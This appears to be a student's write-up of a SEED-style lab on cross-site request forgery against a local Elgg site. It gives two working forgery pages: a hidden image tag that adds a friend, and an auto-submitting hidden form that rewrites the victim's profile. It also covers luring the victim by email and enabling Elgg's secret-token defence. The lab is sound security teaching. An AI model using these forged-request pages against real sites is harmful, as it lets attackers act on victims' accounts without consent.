
Lab8 Cross-Site Request Forgery (CSRF) Attack Lab
ShangZewen 1003623


Task1: Observing HTTP Request




By login to the elgg website, I use Wireshark to capture the packet traffic. As you can see, there are both HTTP POST and GET requests for login and all the parameters like Host, User-Agent, cookies are shown in the above picture.

Task2: CSRF Attack using GET request

In order to add Boby as a friend to Alice, I first login to smay's account and add boby as his friend. Through wireshark, I am able to find boby's guid which is 43.




By knowing the guid of boby, I am able to construct the attack html file to the malicious webpage. By doing the attack, I construct a addfriend.html file then put it under the directory of '/var/www/CSRF/Attacker' .




```
<!DOCTYPE html>
<html>
<head>
    <title>This page forges an HTTP GET request.</title>
</head>
<body>
<h1> Hello ha?</h1>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43" alt="" width="1" height="1" />
</body>
</html>
```


As you can see, I add the add boby as friend request under a img tag, under this condition, every time the victim visit the attacker's website boby will automatically added as a friend. In order to trigger this, I edit boby's profile as:



Under this condition, every time the victim visit boby's profile, a http get request will be send to the attacker's webpage which will trigger the add friend request.



As you can see, initially Alice has no friends.



After she visit boby's profile, she automatically adds Boby as her friend.

Task3: CSRF Attack using POST Request

In order to do this attack, I construct a task3.html file. Then put it under the directory of '/var/www/CSRF/Attacker'. Which means every time the victim visit the attacker's webpage, their profile will be edited as " Boby is my HERO".


```
<!DOCTYPE html>
<html>
<head>
  <title>Honeypot</title>
</head>
<body>
  <h1>This page forges an HTTP POST request.</h1>

  <!-- JavaScript method-->
  <script type="text/javascript">
    function forge_post() {
      var fields;

      fields = "<input type='hidden' name='name' value='Alice'>";
      fields += "<input type='hidden' name='description' value='Boby is MY HERO'>";
      fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
      fields += "<input type='hidden' name='guid' value='42'>";

      var p = document.createElement("form");
      p.action = "http://www.csrflabelgg.com/action/profile/edit";
      p.innerHTML = fields;
      p.method = "post";
      document.body.appendChild(p);
      p.submit();
    }
    window.onload = function () { forge_post(); }
  </script>
</body>

</html>
```

Forge the post requets for Alice


Alice's name

Alice's Guid


Edit profile action



Furthermore, in order to trigger Alice to visit the attacker's web page, I construct an email which is send from boby to alice and it contains the URL for the attacker's webpage.




Under this condition, every time alice click on this link, her profile will be edited to 'Boby is my HERO'



- Question 1:
  - While Alice edits her own profile, the attacker is able to capture the edit-profile request using LiveHTTPHeader extension. Then the attacker is able to learn her guid.
- Question 2: No he cannot. It is because boby trying to do a cross site forgey attack, which means the malicious webpage which boby sets up cannot access the local variable which is the page_owner.guid of alice. If boby set the value of the javascript function to be page_owner.guid instead of the actual id of the victim, the website will detect it and forbit this request.

Task4: Implementing a countermeasure for Elgg

By implementing the secret-token for elgg, I comment the 'return true' part of the gatekeeper() function which under ActionsService.php file. This file is under the directory of '/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg'.



After the secret-token turns on, when alice click on the malicious URL which send by boby, the attack will not be succeed since the secret token is missing.